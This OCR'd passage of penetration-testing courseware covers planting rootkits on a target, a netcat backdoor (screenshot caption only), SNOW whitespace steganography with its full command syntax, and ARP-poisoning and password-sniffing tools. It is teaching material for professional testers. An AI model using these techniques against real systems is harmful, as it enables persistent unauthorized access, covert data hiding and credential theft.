



Figure L.69: Screenshot displaying netcat command to create a backdoor

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attempt to Plant Rootkits on the Target Machine

A rootkit is a set of programs that any attacker uses to penetrate a system. They are considered the most menacing form of Trojan horse because they can even alter existing system components. After system intrusion, the rootkit can create backdoors, spawn a shell of a particular network port, provide unauthorized access to illegitimate users, and many other functions. Plant a rootkit on the target machine that hides files and processes and check whether the system detects it.

Rootkits enable you to perform the following actions:

- Monitor and change the data in files.
- Replace system executables to corrupt the system.
- Remove traces of their actions after completing their tasks.
- Compromise the system so that they can control it at their convenience.
- Access the system through the backdoor, even if the system administrator changes the password of the root user.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Following screenshot displays the running rootkit in background:





Figure L.70: Screenshot displaying task manager with running processes along with rootkit process

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Whitespace Steganography Tool: SNOW

- The program SNOW is used to conceal messages in **ASCII text** by appending **whitespace** to the end of lines
- Since spaces and tabs are generally not visible in **text viewers**, the message is effectively **hidden from casual observers**
- If the built-in **encryption** is used, the message cannot be **read**, **even if it is detected**



Source: *http://www.darkside.com.au*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Whitespace Steganography Tool: SNOW

Source: *http://www.darkside.com.au*

Snow is a program for concealing messages in text files (ASCII text) by appending tabs and spaces on the end of lines and for extracting messages from files containing hidden messages. Tabs and spaces are invisible to most text viewers; the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read, even if it is detected.

You can hide the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. An alternative encoding scheme, using alternating spaces and tabs to represent zeros and ones, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67).

An appended tab character is indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

Syntax: **`snow [-CQS] [-p password] [-l line length] [-f file] [-m message] [infile [outfile]]`**

Options:

- **`-C`**: It is used to compress the data if hiding or uncompress the data if it is extracting
- **`-Q`**: Quite mode, if this option is not set, then the program reports statistics like amount of available storage used and compression percentage would not be displayed
- **`-S`**: This option specifies the approximate amount of space available for hidden message in the text file

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `-p` (password): If this option is set, then the data will be encrypted while the data are hidden and decrypt while extracting the data
- `-l` (line-length): By default the option is set to 80, it is used when appending whitespace
- `-f` (message-file): The content in this file will be hidden in the input text file.
- `-m` (message-string): The content of this string will be hidden in the input text file.

Note: In case a newline is included in the string, then that will not be printed when the message is extracted.





Figure L.71: Screenshot of SNOW

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ARP Poisoning Tools

Following are the tools used to perform ARP poisoning:

- **Cain & Abel**

  Source: *http://www.oxid.it*

  Cain & Abel is a password-recovery tool for Windows. It recovers passwords by sniffing the network, cracking encrypted passwords (using dictionary, brute-force, and cryptanalysis attacks), recording VoIP conversations, decoding scrambled passwords, recovering wireless-network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that are not easy to fix. It covers some security aspects or weaknesses present in a protocol's standards, authentication methods, and caching mechanisms.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

